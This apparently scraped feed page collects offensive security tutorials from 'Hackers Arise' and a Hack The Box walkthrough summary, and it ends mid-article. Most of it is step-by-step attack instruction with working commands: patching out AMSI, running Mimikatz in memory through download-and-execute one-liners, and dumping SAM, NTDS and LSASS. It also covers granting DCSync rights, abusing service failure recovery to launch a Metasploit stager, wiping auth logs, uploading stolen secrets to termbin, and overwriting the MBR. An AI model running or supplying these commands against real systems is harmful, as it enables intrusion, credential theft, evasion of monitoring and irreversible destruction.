 Login
LoginCISA Confirms PHP2Shell Exploitation, Orders Federal Agencies to Patch
27 October 2026 at 14:26
The US Cybersecurity and Infrastructure Security Agency (CISA) added two critical PHP flaws, CVE-2026-109618 and CVE-2026-109619, to its…

Completed another Hack The Box machine: Reactor, an Easy-difficulty Linux challenge.
The initial foothold came from enumerating the Next.js application running on port 3000. Version fingerprinting identified a vulnerable React canary release associated with CVE-2025-55182 (React2Shell). Further testing confirmed remote code execution through the React Server Components functionality, providing access as the node user.
From the application environment, the SQLite database exposed credentials for the engineer account. After recovering the password from the stored MD5 hash, SSH access provided the user-level foothold.
For privilege escalation, process enumeration revealed a root-owned Node.js service with the inspector exposed on localhost. The Node inspector provided a path to execute code within the root process and modify /bin/bash permissions, ultimately leading to a root shell.
I also explored an alternative approach using SSH local port forwarding and Chrome DevTools to access the remote Node inspector.
Another useful HTB machine for practicing web enumeration, version fingerprinting, application-layer exploitation, Linux enumeration, and Node.js debugging interfaces.
#HackTheBox #HTB #CyberSecurity #PenetrationTesting #RedTeam #OffensiveSecurity #WebSecurity #Linux #NextJS #React #NodeJS #CVE #PrivilegeEscalation #CTF #CyberSecurityLearning …
Learn MoreHack The Box: Reactor Machine Walkthrough – Easy Difficulty
The post Hack The Box: Reactor Machine Walkthrough – Easy Difficulty appeared first on Threatninja.net.
Welcome back, pentesters!
Some of you have probably heard about Group Policies and that you need to “check the GPOs” a few times without anyone actually explaining to you why. We’re going to fix that. Group Policy has been part of Active Directory for a long time and it’s still one of the first things pentesters should check. Mainly because it’s boring and boring things are often ignored by admins.
A GPO can hold a cleartext password. It may have a script with internal paths and usernames. It can also be edited by someone who left the team and never got their permissions pulled. These things don’t require any exploit, you just need to know where to look.
A Group Policy Object is actually two things stuck together. Often beginners only learn about one of them. The first half lives in Active Directory. It’s an object with a name, an owner, a list of who can edit it and a list of where it’s linked. This is the part that Group Policy Management Console (GPMC) shows you. The second half lives on a file share called SYSVOL (e.g. \\sekvoya.local\SYSVOL\sekvoya.local\Policies\{GUID}\). This folder holds the actual settings and has registry values, XML files, scripts and more.
Any domain user can usually read SYSVOL. So if something sensitive is dropped in there (a stored password or a script with internal server names) you can extract it.
We’re going to use GPOZaurr for most of this. It’s a legitimate PowerShell module made for GPO audit.
Here is how you set it up:
PS > Add-WindowsCapability -Online -Name 'Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0'

PS > Add-WindowsCapability -Online -Name 'Rsat.GroupPolicy.Management.Tools~~~~0.0.1.0'

PS > Install-Module -Name GPOZaurr -AllowClobber -Force
PS > Import-Module GPOZaurr
Before we start hunting for anything, let’s see what GPOs exist in the domain. Later we will pull the secrets.
PS > Get-GPOZaurr | Format-Table DisplayName, DomainName, Empty, Linked, Enabled -AutoSizeFor every GPO it tells you whether it holds settings (Empty), whether anything actually links to it (Linked) and shows their status (Enabled).
As you can see, Map Network Drives – Finance is empty and not linked anywhere, someone started building a drive mapping policy and just never finished it. WSUS Settings – Old has a setting but isn’t linked to anything, so it does nothing to any computer. It just sits there. Remote Desktop – Vendors are linked but disabled. That can happen if we gave vendors RDP access at some point, then turned it off and never deleted the policy.
It’s important to understand that unlinked and disabled don’t mean safe. The object still exists. The SYSVOL folder behind it still exists. That’s where old Groups.xml files and forgotten scripts sit around waiting to be found. Stick for it.
Once you know that a GPO exists, you should look up what computers it affects. Only linked GPOs can affect computers. A link basically means that this GPO applies to this domain, this site or this OU.
PS > Get-GPOZaurrLink | Format-Table DisplayName, CanonicalName, Enabled, Enforced -AutoSizeEnabled here describes the link, not the GPO itself. It means the attachment is switched on. Enforced means this GPO wins even if a lower OU tries to block it. In our table nothing is enforced. Blocked inheritance is a setting on the OU itself that prevents handing policies from above unless they’re enforced.
Everything here lands on sekvoya.local/Workstations-Temp. That OU also blocks inheritance, because these are temp machines and nobody wants the domain-wide policy fighting with their imaging process.
You’ll also see Remote Desktop – Vendors that are Enabled, even though we said earlier the GPO itself is disabled. You can absolutely have a live link pointing at a dead GPO and it’ll still show up here.
The GPO linked to Workstations-Temp means every computer in that OU applies it. Always ask “linked where”. Domain root and the Domain Controllers OU are the highest value targets.
Let’s list what computers are in Workstations-Temp.
PS > Get-ADComputer -SearchBase "OU=Workstations-Temp,DC=sekvoya,DC=local" -Filter * | Select-Object Name, DistinguishedNameNow that we know which GPOs hit Workstations-Temp, we can find out what they actually do.
PS > Find-GPO -GPOName 'Local Administrator Password' -SingleObject
PS > Find-GPO -GPOName 'Logon Script - Standard User' -SingleObject
PS > Find-GPO -GPOName 'WSUS Settings - Old' -SingleObject
Find-GPO reads the GPT, which is just the SYSVOL content and prints it. But in our case, only WSUS was printed with a DNS name and a link. But “empty” doesn’t always mean empty. Get-GPOZaurr and Find-GPO mostly trust Active Directory. They look at the GPO’s version number and its extension attributes (gPCMachineExtensionNames and gPCUserExtensionNames). If a setting was pushed through GPMC properly, those fields get updated and the GPO shows up as not empty.
You might find an environment where that’s not the case. Files can be dropped straight onto SYSVOL by hand.
For the reason mentioned above, we won’t trust the output and list all the files ourselves.
PS > Get-GPOZaurrFiles | Format-Table GPOName, FullName, Length -AutoSizeHere we’re not querying Active Directory, that’s why we get the output. It’s showing us the actual Policies folder tree and listing what’s inside. We can open the same folders as any domain user in Explorer.
Our SYSVOL has Groups.xml with cpassword, logon.bat and office2013.adm, which is a legacy ADM template that tells you this domain hasn’t been cleaned up since 2013. Readme.txt has some notes. Take some time and look through your output.
Let’s take a look at Groups.xml and see its structure.
PS > findstr /s /i cpassword \\sekvoya.local\sysvol\*.xmlAbove you can see cpassword. It was introduced in Windows Server 2008 to let administrators manage domain-wide settings and deploy local administrator passwords. Microsoft encrypted the passwords using AES, but then made the private encryption key public. We can use NetExec to extract and decode the password stored there.
kali > nxc smb DC -u user -p password Reading SYSVOL can give you old leftover passwords. But we can also find out who can push something new into a GPO that’s still live.
PS > Get-GPOZaurrPermission | Where-Object { $_.DisplayName -eq 'Local Admins - Workstations' } | Format-Table DisplayName, PrincipalName, Permission, PrincipalSidType -AutoSizeThis pulls the ACL on the GPO object inside our AD, which tells you who can read it, who can make it apply to them, edit and change security settings. GpoRead and GpoApply mean you can see the GPO or have it apply to you, which is completely normal for Authenticated Users or Domain Computers. GpoEdit and GpoEditDeleteModifySecurity mean you can actually change settings or change who else is allowed to.
In our lab, jpatel has GpoEditDeleteModifySecurity on Local Admins – Workstations, and that GPO is linked to Workstations-Temp. Domain Users also have GpoApply on it, which is normal on the surface. Somebody got delegated edit rights on a GPO for some project or ticket (helpdesk). The ticket closed months ago, but nobody went back and pulled the permission. So not only can you read the leftover password, you can also edit rights on a linked GPO and write the next one. Those are two very different levels of access.
A low privileged user who can edit a linked GPO can add things like an Immediate Scheduled Task, a Restricted Groups entry or a startup script. These can turn into code execution on every machine that GPO touches. SharpGPOAbuse and pyGPOAbuse are built for that. GPOZaurr can only find things and fix them. The actual abuse is a separate topic.
An edit permission is one entry on a list. Ownership is stronger, because whoever owns the Active Directory object can usually reset the entire access list from scratch. When they own the SYSVOL folder, they can change the files directly, even if the AD permissions look locked down tight. Both of those owners are supposed to be Domain Admins or BUILTIN\Administrators. But this can drift over time, especially if a company is big.
PS > Get-GPOZaurrOwner -IncludeSysvol | Where-Object { $_.DisplayName -eq 'Printer Deployment - 3rd Floor' } | Format-Table DisplayName, Owner, OwnerType, SysvolOwner -AutoSizeIn our lab, Printer Deployment – 3rd Floor is owned by jpatel. That’s the same user who could edit the local admins GPO. So we have two separate mistakes, but one person behind both of them. At some point they deployed printers on the 3rd floor and picked up more access than they should have kept.
If you compromise jpatel, you own an entire GPO object outright. Their helpdesk account can be used to write policy for a whole OU.
We tried to simplify the concept of GPOs and how they work in Active Directory. As you can see, credentials can hide not only in LDAP user description and text files on the workstation, but also on the Domain Controller itself in SYSVOL that any domain user can read. Hackers often abuse GPOs and create their own policies affecting all computers and in the domain disabling Defender and booting them into Safe Mode to execute ransomware. This abuse has been reported several times.
There are a lot of different options for escalating your privileges in a misconfigured domain. The boring and complex things like GPOs and ADCS are often left vulnerable, simply because they are tedious to work with. But not for you!
Want to become a Powershell expert? Join our Powershell for Hackers training.
The post Pentesting: Group Policy for Hackers – Basics first appeared on Hackers Arise.
Welcome back, cyberwarriors!
In this part of the series, we’re looking at how PowerShell can cause serious damage when nothing is restricting it. We’ll show how it can slow systems down and knock them off completely. You’ll see how hardware interfaces can get disabled, license keys wiped and a blue screen forced with machines left unbootable.
All these techniques are destructive, but our goal here is to show you that you shouldn’t just monitor command execution in PowerShell, you should also experiment with Language Modes to limit the attack surface if a workstation gets compromised. If these scripts are misused in the wrong context, the results can be irreversible.
We’ll begin with the basics and then move toward the dangerous things.
The loadram.ps1 script works by aggressively consuming system memory. It allocates large arrays until nearly all available RAM is exhausted, leaving only a small buffer so the OS does not immediately collapse. The machine becomes unusable and applications stop responding.
This type of attack can be used as a DoS tactic to slow down a server, or it can act as a distraction, while other activity takes place.
PS > .\loadram.ps1The loadcpu.ps1 script applies the same principle to processor cores, pinning usage at 100% until the script is terminated. Just as with RAM exhaustion, this script can serve as a cover while hackers are doing something else.
PS > .\loadcpu.ps1The license.ps1 script clears Windows product keys by wiping out OEM, retail and volume license entries from the registry. The system becomes stripped of activation data. After restarting the Software Protection Service, Windows will be unlicensed and may refuse to validate against Microsoft servers.
PS > .\license.ps1Then you can check the product key:
PS > (Get-WmiObject -query 'select from SoftwareLicensingService').OA3xOriginalProductKeyThe result should be empty.
You can also kill network adapters and USB controllers using killer.ps1 script. Once you run it, the mouse and keyboard will stop working. There will be no way to transfer files, connect to the network or even plug in a recovery device without significant intervention.
PS > .\killer.ps1PowerSploit includes a module called Mayhem, which has two destructive PowerShell functions. These are Set-CriticalProcess and Set-MasterBootRecord. Both directly attack the operating system itself.
Windows protects smss.exe and csrss.exe by marking them as critical. If they are terminated, the system triggers a Blue Screen of Death. Set-CriticalProcess can tag any process with this critical status. Killing it immediately forces a system crash.
To use it, first copy the Mayhem module from the repository to:
C:\Program Files\WindowsPowerShell\Modules\Then you can run Set-CriticalProcess:
PS > Set-CriticalProcessConfirm with Y and expect the machine to blue screen in moments.
This is the most destructive of all. Unlike Set-CriticalProcess, this attack corrupts the Master Boot Record (MBR), which is the first sector of the hard drive. The MBR has the bootloader and partition table and without it Windows cannot load.
When it’s overwritten, the system may only display your custom message and will refuse to boot into the OS. Some malware does the same. The OS will work only if you fix the MBR, but chances are you will have to reinstall the OS.
In our article on Digital Forensics we were repairing a corrupted drive where the MBR had been overwritten.
PS > Set-MasterBootRecord -BootMessage 'Pwned by Cyber Cossacks!'You can also force the system to reboot right after:
PS > Set-MasterBootRecord -BootMessage 'Pwned by Cyber Cossacks!' -Force -RebootImmediatelyIt will no longer boot into Windows.
We showed how far PowerShell can be pushed when used as a weapon. That alone should be enough to convince you to restrict its use and work with Language Modes to help protect your system. By default, workstations and servers are pretty permissive, which makes them comfortable to use. The same permissiveness is just as accommodating for a hacker who has breached a system through phishing. Restricted Language Mode is a must on workstations where users don’t need PowerShell in the first place.
Want to become a Powershell expert? Join our Powershell for Hackers training.
The post PowerShell for Hackers, Part 5: How to Crash and Burn Windows first appeared on Hackers Arise.

Welcome back, cyberwarriors!
Defense evasion always comes down to creativity and a deep understanding of the system. Defenders are catching up with new things all the time. In this constant race nothing stays relevant for long.
RecoverIt came out a few months ago showing how to abuse the Windows service failure recovery function to execute a payload. Persistence and lateral movement usually need changing a service’s ImagePath or creating a new service, which gets flagged by EDR products (Event IDs 7045 / 4697, binary paths and so on), but this tool and techniques gets around that problem.
Every Windows service has a Recovery tab in its configuration that defines what happens when a service crashes or fails. That can mean restarting the service, running a program or rebooting the computer. RecoverIt points the recovery command at a payload, then crashes the service so Windows executes the recovery program. This mechanism isn’t closely monitored, so it’s a way to get code execution under a legitimate and privileged service.
Here is how it works:
PS > .\RecoverIt.exe <ServiceName> <ProgramPath> <Arguments>Since the compiled version can be hashed and added to the EDR’s database, we’ll also look at the technique itself.
For this attack to work, you need to find a normal Windows service that always crashes when you start it. We’ll use UevAgentService for this example. On systems where UE-V is disabled or not configured, starting this service causes an immediate failure.
PS > sc.exe query UevAgentService
PS > sc.exe failure UevAgentService
As you can see, the service does exist and there’s no recovery plan set for it. On our machine it was stopped.
Now let’s create a recovery plan for it.
PS > sc.exe failure UevAgentService reset= 86400 actions= run/1000 command= “C:\Windws\System32\cmd.exe /c whoami > C:\Windows\Temp\uev_test.txt”

PS > sc.exe failureflag UevAgentService 1
PS > sc.exe qfailure UevAgentService
Once the service crashes it will print the output of whoami into uev_temp.txt
UevAgentService can be started on boot or on demand:
# On demand - you will need to start it manually
PS > sc.exe config UevAgentService start= demand

# On boot
PS > sc.exe config UevAgentService start= auto
Then we start it:
PS > sc.exe start UevAgentServiceNow we can validate it by checking the state and the result:
PS > sc.exe query UevAgentService
PS > type C:\Temp\uev_test.txt
As you can see, the service failed to start and Windows executed the recovery plan.
The example above is benign, but you can also try it in different ways. Here are a few examples:
PS > sc.exe failure UevAgentService reset= 86400 actions= run/1000 command= "C:\Windows\system32\payload.exe"

# or with arguments
PS > sc.exe failure UevAgentService reset= 86400 actions= run/1000 command= "C:\Tools\payload.exe -arg1 -arg2"
We set it up to execute a Metasploit stager and got our connection back.
Defense evasion always takes creativity to find the blind spots. Monitoring everything is simply impossible, there are too many legitimate processes running on a system at once and trying to watch all of them would overwhelm anyone. Hackers often abuse those legitimate processes. RecoverIt does it as well. It doesn’t create any new services, it just abuses the ones that don’t work well, like UevAgentService.
Want to learn more about evading detection and minimizing your traces on a system? Check out our Anti-Forensics training.
The post Defense Evasion: RecoverIt – Using Windows Service Failure Recovery to Evade Detection first appeared on Hackers Arise.
Welcome back, pentesters!
For quite a while we’ve been covering different ways PowerShell can be used by hackers. You’ve learned about persistence, evasion, survival and the mayhem you can cause with PowerShell.
Today we’ll show you a basic workflow for interacting with a Windows system once you’ve gained some access. You’ll see privilege escalation, AMSI bypass and dumping credentials from a host. PowerShell can be used to exploit systems, even though it was never built for that purpose. Our goal is to make it simple for you to automate exploitation during pentests. Things that usually get done manually can be automated with the scripts. Let’s start by learning about AMSI.
AMSI is the Antimalware Scan Interface. It’s a Windows feature that sits between script engines like PowerShell or Office macros and whatever AV/EDR product is installed on the machine. When you execute something, the runtime hands that content to AMSI so the security product can scan it before anything dangerous runs. It makes scripts and memory activity visible to security tools, which raises the bar for simple script attacks and malware. Hackers are constantly looking for ways to keep that content from ever reaching AMSI or to alter it so it won’t match detection rules.
You’ll see plenty of articles and tools claiming to bypass AMSI, but soon after they get released, Microsoft patches the vulnerability. That doesn’t mean these bypasses don’t exist. They certainly do and hackers use them, so it’s worth being familiar with this attack. Let’s test our system and try to patch AMSI.
First we need to check if the Defender is running on our target:
PS > Get-WmiObject -Class Win32_Service -Filter “Name=’WinDefend’”And it is. If it was off, we wouldn’t need any AMSI bypass.
We need to patch AMSI using our script. Let’s download it:
PS > wget https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/shantanukhande-amsi.ps1 -O shantanukhande-amsi.ps1As you know by now, there are a few ways to execute scripts in PowerShell. We will use a simple one for demonstration purposes:
PS > .\shantanukhande-amsi.ps1If your output matches ours, then AMSI has been successfully patched. From now on, Defender doesn’t have access to your PowerShell sessions and anything can be executed in it.
It’s important to mention that some articles on AMSI bypass will tell you that downgrading to PowerShell Version 2 helps to evade detection, but that is not true. At least not anymore. Defender actively monitors all of your sessions and these simple tricks will not work.
Since you can run whatever you want now, let’s use Mimikatz to grab credentials. We’ll run it in memory without ever letting it touch disk. The command below can be paired with the AMSI script to keep it off the disk entirely.
Note that we are using Invoke-Mimikatz.ps1 by g4uss47 and it is the updated PowerShell version of Mimikatz that actually works. For OPSEC reasons we don’t recommend running Mimikatz commands that touch other hosts because network security products might pick this up. Instead, let’s dump LSASS locally and see what’s there in the results:
PS > iwr http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1 | iex

PS > Invoke-Mimikatz -DumpCreds
Now we have the credentials of a brand manager. If we compromised a more valuable system in the domain, like a server or a database, we could expect domain admin credentials. You’ll see this quite often.
Privilege escalation is a complex topic. Sometimes systems are misconfigured and regular users end up with admin privileges on them, so you won’t need to bother much here. That can let you skip privilege escalation entirely and jump straight to lateral movement, since the compromised user already has high privileges. There are multiple vectors for privilege escalation, but among the most common are unquoted service paths and insecure file permissions. Insecure file permissions can be abused easily by just swapping in a malicious file with the same name as the legitimate one, but unquoted service paths take more work for a beginner. That’s why we’ll cover this attack today with the help of PowerUp. Before we get into it, it’s worth mentioning that this script has been known to security products for a long time, so be careful.
Unquoted Service Path is a configuration mistake in Windows services, where the full path to the service executable has spaces in it but isn’t wrapped in quotation marks. Since Windows treats spaces as separators when resolving file paths, an unquoted path like C:\Program Files\My Service\service.exe can get interpreted ambiguously. The system might search for an executable at C:\Program.exe or C:\Program Files\My.exe before it ever reaches the intended service.exe. A hacker can drop their own executable at one of those earlier locations and the system will run that instead of the real service binary. This works as a privilege escalation method because services typically run with higher privileges.
Let’s run PowerUp and find vulnerable services:
PS > iwr https://raw.githubcontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Privesc/PowerUp.ps1 | iex

PS > Get-UnquotedService
Now let’s test the service names and see which one will get us local admin privileges:
PS > Invoke-ServiceAbuse -Name 'Service Name'If successful, you should see the name of the service abused and the command it executed. By default, the script will create and add user john to the local admin group. You can edit it to fit your needs.
PS > net user johnNow we have an admin user on this machine, which can be used for various purposes.
With enough privileges, we can dump NTDS and SAM without having to deal with security products at all, just using native Windows functions. These attacks usually take multiple commands, since dumping only NTDS or only a SAM hive doesn’t get you anywhere on its own. That’s why we added a new script to our repository. It automatically identifies what kind of host you’re running it on and dumps the files you need. NTDS only exists on Domain Controllers and holds the credentials of every Active Directory user, so you won’t find this file on regular machines. Regular machines get exploited instead by dumping their SAM and SYSTEM hives. Below you can see how it works.
To avoid issues, bypass the execution policy:
PS > powershell -ep bypassThen we execute the script to dump SAM and SYSTEM hives:
PS > wget https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper -O ntds.ps1

PS > .\ntds.ps1

# or in memory only
PS > iwr https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper | iex
Wait a few seconds and find your files in C:\Temp. If the directory does not exist, it will be created by the script.
Next we need to exfiltrate these files and extract the credentials:
kali > secretsdump.py -sam SAM -system SYSTEM LOCALIf you’ve already compromised a domain admin or managed to escalate your privileges on the Domain Controller, you might want to grab the credentials of every user in the company.
We often use Evil-WinRM to avoid unnecessary GUI interactions that are easy to spot. You can load scripts into Evil-WinRM straight from your machine so they execute on the target without ever touching disk. It can also patch AMSI, but be really careful with that.
Connect to the DC:
kali > evil-winrm -i DC -u admin -p password -s ‘/home/user/scripts/’Now you can execute your scripts:
PS > ntds.ps1Evil-WinRM has a download command to save them. Then run this command:
kali > secretsdump.py -ntds ntds.dit -sam SAM -system SYSTEM LOCALPowerShell can also be used for privilege escalation and complete domain compromise. We showed you a few steps where each builds on the previous one. Hackers can chain these small misconfigurations to take over an organization.
Want to become a Powershell expert? Join our Powershell for Hackers training.
The post PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover first appeared on Hackers Arise.
Welcome back, pentesters!
Over the past few months, we’ve been covering different ways to use PowerShell to survive, wreck and hack systems. We’ve also covered different scripts stored in our repository for you to use. All of them come in handy during pentests.
Today we want to cover another tool called PsMapExec.
It was developed by The-Viper-One and inspired by CrackMapExec/NetExec. PsMapExec doesn’t have identical features, but it’s got some stealth since it can load directly into memory without ever touching disk. It uses the current session to execute commands, so you don’t always need to know the victim’s password.
The script’s been around for a while but hasn’t gotten much attention, which is one of the reasons we decided to cover it here. Like most publicly available offensive tools, it’ll get flagged by AV if you load it directly. Sometimes hackers rewrite scripts, keeping the core functions intact, just to slip past the AV. On the other hand, finding a machine with no active antivirus isn’t always easy, but it’s almost always possible.
It’s best to execute the script directly in memory:
PS > IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")Now we can start working with it.
One of the first things you do on a compromised host is dump hashes. There are two kinds. SAM gives you local user account hashes, while LSASS holds the hashes of all connected users.
To dump local accounts from a single machine:
PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutputTo dump local accounts from all machines in a domain:
PS > PsMapExec smb -Targets all -Module SAM -ShowOutputThe output is clean and only includes valid local accounts. But keep in mind, the less noise you make the better.
LSASS credentials get stored temporarily and hold domain user accounts you need to test Active Directory. In some organizations, critical users may belong to the Protected Users Group. That prevents their credentials from being cached in memory. It’s not something you see everywhere, but it’s worth noting.
To dump LSASS locally using an elevated shell:
PS > PsMapExec smb -Targets “localhost” -Module “LogonPasswords” -ShowOutputIf the current user doesn’t have permission, you need add admin credentials:
PS > PsMapExec smb -Targets “DC” -Username “user” -Password “password” -Module “LogonPasswords” -ShowOutputYou can also dump LSASS on a remote host, as you can see above.
Every network is different. Some companies segment it to prevent lateral movement. That adds complexity. In that case, you need to pivot. A pivot host will either have the network interface you need or be able to ping hosts on another subnet.
To view network interfaces on all domain machines:
PS > PsMapExec SMB -Target all -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”To query a single machine:
PS > PsMapExec SMB -Target “DC” -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”You can execute other commands in the same way. When you find the host you need, enable WinRM on it:
PS > PsMapExec SMB -Target “MANAGER-1” -Username “user” -Password “password” -Command “winrm quickconfig -q” -Domain “sekvoya.local”WinRM is often used for lateral movement.
Another module is Kerbdump. It dumps Kerberos tickets from remote hosts and those tickets can be used for Pass the Ticket attacks. Some domains disable NTLM for security reasons and that’s when you’ll need these Kerberos tickets instead. Kerberos traffic is a normal and frequent part of AD traffic, so if you’ve got a choice between NTLM and Kerberos, go with Kerberos.
PS > PsMapExec -Method smb -Targets DC -Username “user” -Password “password” -Module “KerbDump” -ShowOutputThe script parses the output and assigns these tickets to variables that you can use for lateral movement.
Kerberoasting is a different kind of attack. Unlike KerbDump, it doesn’t give you reusable tickets, these need to be cracked to recover the password. Every once in a while you’ll find domain admins or service accounts with an SPN assigned to them. That SPN is what makes them vulnerable to Kerberoasting. Sometimes hackers intentionally assign an SPN to a user just to crack their password, but that requires privileges. Kerberoasting itself doesn’t, so you can get a hashed admin password using just a regular low privileged domain user.
Set an SPN for a user:
PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”Then kerberoast that user:
PS > PsMapExec kerberoast -Target “DC” -Username “user” -Password “password” -Option “kerberoast:adm_ivanov” -ShowOutputKerberos tickets are encrypted using special encryption keys and you can extract those keys to decrypt or even forge tickets. That can be useful for persistence and lateral movement.
PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutputThis attack exploits how AD machines sync their clocks using the Network Time Protocol (NTP). Hackers can get the hashes for computer accounts this way.
Computer passwords are big strings of random characters, you can’t really crack them, unless the password matches the computer name. That happens when a computer’s configured as a pre-Windows 2000 computer. In that case, the password is a lowercase computer name without the trailing $. Otherwise, passwords are randomly generated.
This attack doesn’t really happen that often, but some computer accounts may have privileges over other objects in Active Directory that your user doesn’t have, so compromising them makes sense. You’ll see this more in bigger companies.
PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutputWith domain admin privileges, you can turn a domain user into a domain computer, get the hash and then revert the change. That’s a very stealthy way to get crackable hashes. We covered this attack in our article.
Some users just store credentials in text files on their Desktop. The Files module will find non-default files within user directories.
PS > PsMapExec wmi -Targets all -Module Files -ShowOutputHackers make mistakes and defenders take measures to evict them. Once credentials get changed, there’s not much you can do, unless you have ACL persistence.
You’ll often see DCSync privileges granted as one of them. With a DCSync attack, your computer impersonates a domain controller and requests password hashes from the domain. Another common one is granting GenericAll over AdminSDHolder to a user or computer. That lets you add new members to Domain Admins and change the passwords of its members.
Assign DCSync privileges:
PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”The NTDS dump is the final stage once domain admin privileges are obtained. PsMapExec will get the NTDS.dit and extract all NTLM hashes from it.
PS > PsMapExec SMB -Targets “DC” -Username “user” -Password “password” -Module NTDS -ShowOutputNTDS has all accounts that have existed in the domain.
PsMapExec is a great tool if you’re into hacking with PowerShell. It’s practical and has some features NetExec doesn’t. We’ve only covered some of them here, so give it a try and see what else it has under the hood.
Want to become a Powershell expert? Join our Powershell for Hackers training.
The post Powershell for Hackers, Part 9: Hacking with PsMapExec first appeared on Hackers Arise.
Welcome back, aspiring cyberwarriors!
In one of our Linux Forensics articles we talked about how widespread Linux systems are. Most of the internet runs on Linux. ISPs rely on it for deep packet inspection, servers host sites on it. Cameras, routers and cash registers run Linux based firmware too. Critical infrastructure depends heavily on Linux as well, from gas stations to industrial control systems.
Master OTW has a great series showing how cameras can be exploited and later used as proxies. Once hackers control a device like that, it becomes a doorway into the organization. And if they’re Linux systems, that means they run Bash. Bash is already a powerful friend to admins and hackers, but we can make it even more stealthy.
We will look at HackShell today. It was built to upgrade your Bash environment during a pentest. HackShell was developed by The Hacker’s Choice and the tool is actively maintained. To evade detection, it loads entirely in memory and doesn’t need to write itself to disk. That reduces the number of artifacts left on a system.
Once you get a shell, load HackShell directly into memory:
bash$ > source <(curl -SsfL https://thc.org/hs)
# or
bash$ > eval "$(curl -SsfL https://github.com/hackerschoice/hackshell/raw/main/hackshell.sh)"
You are all set. When it loads, it does some light enumeration to find details about the machine. This system had gs-netcat running as persistence.
If the compromised host doesn’t have internet access, for example when it sits inside an air-gapped environment, you can manually copy and paste the contents of the HackShell into /dev/shm. Old machines may have compatibility issues, to bypass them run these commands:
bash$ > bash -c 'source <(curl -SsfL https://thc.org/hs); exec bash'
bash$ > source <(curl -SsfL https://thc.org/hs)
Now we are ready to see what it’s capable of.
The developers of HackShell put a lot of thought into what you might need during a pentest. Many helpful commands are built directly into the shell. You can list these commands with xhelp.
We will walk through some of the most interesting ones. The main thing here is stealth. Many commands here reduce the amount of forensic evidence left behind.
Here are some commands that will help you reduce your forensic artefacts.
This command temporarily sets your home directory to a randomized path under /dev/shm. This only affects your current HackShell session and doesn’t modify the environment for other users who log in. Files in /dev/shm stay in memory and don’t persist across reboots.
bash$ > xhomeWhen hackers connect over SSH, their login events appear in the auth log and other places. HackShell can remove these events selectively.
bash$ > xlog '1.2.3.4' /var/log/auth.logTmux is normally used by admins for long-running tasks. There you can manage multiple terminal windows and keep sessions running after disconnects. In our forensic cases we saw hackers wiping storage using dd inside tmux sessions. That way the system keeps erasing data even if the network connection drops.
This command launches an invisible tmux session:
bash$ > xtmuxOnce you’ve changed your home directory and cleaned the logs, you can learn more about the system you work with.
WhatServer shows a detailed overview of the environment. It lists storage, active processes, logged-in users, open sockets, listening ports and more.
LinPEAS is well-known. It’s a privilege escalation auditing script. It’s frequently updated and often used by pentesters. HackShell can run it directly in memory.
bash$ > lpeThe script will find possible paths to privilege escalation. We already had root on this system, that’s why the output was so rich. But you can work with it under any user account.
Credentials can sit in different files and configs. You can hgrep certain keywords to find those files.
bash$ > hgrep passThis can speed things up.
HackShell can scan hosts and print greppable output, that makes it easy to find open ports across the infrastructure.
bash$ > scan PORT IPThat’s a really useful command. Loot searches through configs and known locations in an effort to find stored creds or sensitive data. It doesn’t always find everything, but it’s definitely worth giving it a shot.
bash$ > lootIf you don’t find much, use lootmore:
bash$ > lootmoreWhen results are incomplete, use CredsHound.
Normally, you don’t exfiltrate data during a pentest unless it’s necessary to test the infrastructure. Mishandling exfiltrated data can expose sensitive information to the internet, which could violate your agreement with the client. Be careful.
This command uploads content to termbin.com. Files uploaded this way become publicly accessible. This must be used with caution.
bash$ > tb secrets.txtAfter you extract data, delete the local copy:
bash$ > shred secrets.txtThese commands work similarly to SSH and SCP, but minimize exposure. Defenders may have automatic alerts set up for new SSH sessions, so careless movement can trigger an incident response.
Connect to another host:
bash$ > xshh root@IPUpload a file to /tmp on the remote machine:
bash$ > xscp file root@IP:/tmpDownload a file from the remote machine to /tmp:
bash$ > xscp root@IP:/root/secrets.txt /tmpHackShell can make your Bash really stealthy. There’s still much more to explore in the tool. If you’re a defender, take the time to study it, see how it loads and find the servers it connects to. This can help you create useful IOCs and strengthen your detection.
If you like ethical hacking, you will enjoy our Cyberwarrior Path. This is a three-year training journey built around a two-tier education model. During the first eighteen months you progress through a big library of courses that develop that will develop your skills. Once those payments are complete, you unlock Subscriber Pro level training that opens the door to advanced topics. This structure was created because students asked for flexibility. You can keep growing and improving without carrying an unnecessary financial burden.
The post Linux: HackShell – Bash For Hackers first appeared on Hackers Arise.
Welcome back, aspiring cyberwarriors!
Today we start our series on PowerShell for hackers. In this opening article we’ll explore the core techniques of PowerShell, starting with foundational concepts before working with PowerView and crafting scripts for backdoors, data exfiltration, and extracting password hashes.
The methods we cover here come from real engagements. You’ll see different terminals and interfaces, since we’ll be shifting targets. So get comfortable with older Windows systems, a lot of which are still in use today (ATMs, medical devices, point of sale systems, and so on), mainly due to budget constraints.
Defenders should also understand how Windows can be used for attacks, since they’re not limited to Linux only. Its administrative functions offer stealth during operations, which helps hackers stay under the radar.
PowerShell is a powerful scripting language that was initially designed for system administration and automation. It has direct access to the .NET framework and Windows Management Instrumentation (WMI), which gives you control over system components, processes and network configurations.
It also comes with “living off the land” (LOL) tools. These help hackers work without bringing in external binaries that could trigger alerts. That way they can discreetly execute commands, set up remote sessions, find credentials, check system configuration, manipulate the system, and run payloads in memory. PowerShell helps you blend into a normal system routine.
Now let’s look at its capabilities.
To make the transition from Linux easy, here’s a table with common commands that exist in PowerShell.
That’s the backbone. It does have some unique commands too, but these are enough to start.
Legacy CMD commands are also supported. For instance, type will print the contents of a text file:
